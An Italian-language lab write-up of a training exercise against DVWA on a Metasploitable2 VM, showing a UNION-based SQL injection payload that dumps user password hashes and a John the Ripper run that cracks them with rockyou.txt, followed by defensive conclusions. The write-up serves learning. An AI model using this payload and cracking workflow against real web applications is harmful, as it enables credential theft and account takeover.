

Pratica S6L4

Introduzione: l'obiettivo di questo esercizio è recuperare le password hashate presenti nel database dell'applicazione web DVWA e successivamente eseguire un password cracking utilizzando lo strumento John the Ripper (JTR).

1. Configurazione del laboratorio

Il laboratorio è stato configurato usando due macchine virtuali Kali Linux (attaccante) e Metasploitable2 (bersaglio)


- Kali Linux IP: 192.168.10.100
- Metasploitable2 IP: 192.168.10.200

La comunicazione tra le due macchine è stata verificata tramite un comando di ping da Kali a Metasploitable2.

```
(kali@kali)-[~]
$ ping 192.168.10.200
PING 192.168.10.200 (192.168.10.200) 56(84) bytes of data.
64 bytes from 192.168.10.200: icmp_seq=1 ttl=64 time=1.33 ms
64 bytes from 192.168.10.200: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.10.200: icmp_seq=3 ttl=64 time=1.27 ms
64 bytes from 192.168.10.200: icmp_seq=4 ttl=64 time=1.36 ms
64 bytes from 192.168.10.200: icmp_seq=5 ttl=64 time=1.33 ms
^C
— 192.168.10.200 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.271/1.396/1.700/0.154 ms
```

2. SQL Injection

Una volta effettuato l'accesso a DVWA e aver impostato il livello di sicurezza su low, è stato utilizzato l'SQL Injection per estrarre i dati del database. Per eseguire ciò è stato usato il payload "1' UNION SELECT user, password FROM users#".



Questo payload ha permesso di estrarre le credenziali hashate direttamente dal database. Gli hash recuperati sono risultati di tipo MD5.

3. Creazione del file hashes.txt e utilizzo di JTR

Gli hash ottenuti sono stati copiati e salvati in un file di testo chiamato "hashes.txt". Dopo la creazione del file è stato usato il tool John the Ripper per il cracking delle password.

```
(kali㉿kali)-[~]
$ nano hashes.txt

(kali㉿kali)-[~]
$ cat hashes.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

(kali㉿kali)-[~]
$ john --format=raw-md5 hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-08-07 09:28) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Conclusioni e osservazioni

L'esercizio ha evidenziato l'efficacia delle tecniche di SQL Injection combinate con il cracking degli hash. L'utilizzo di hash MD5, ormai considerato insicuro, ha permesso il recupero delle password in chiaro in pochi secondi. Questo dimostra l'importanza di implementare controlli di input robusti e utilizzare algoritmi di hashing più sicuri, come bcrypt o Argon2. Inoltre, la disponibilità di dizionari come rockyou.txt facilita ulteriormente il lavoro degli attaccanti.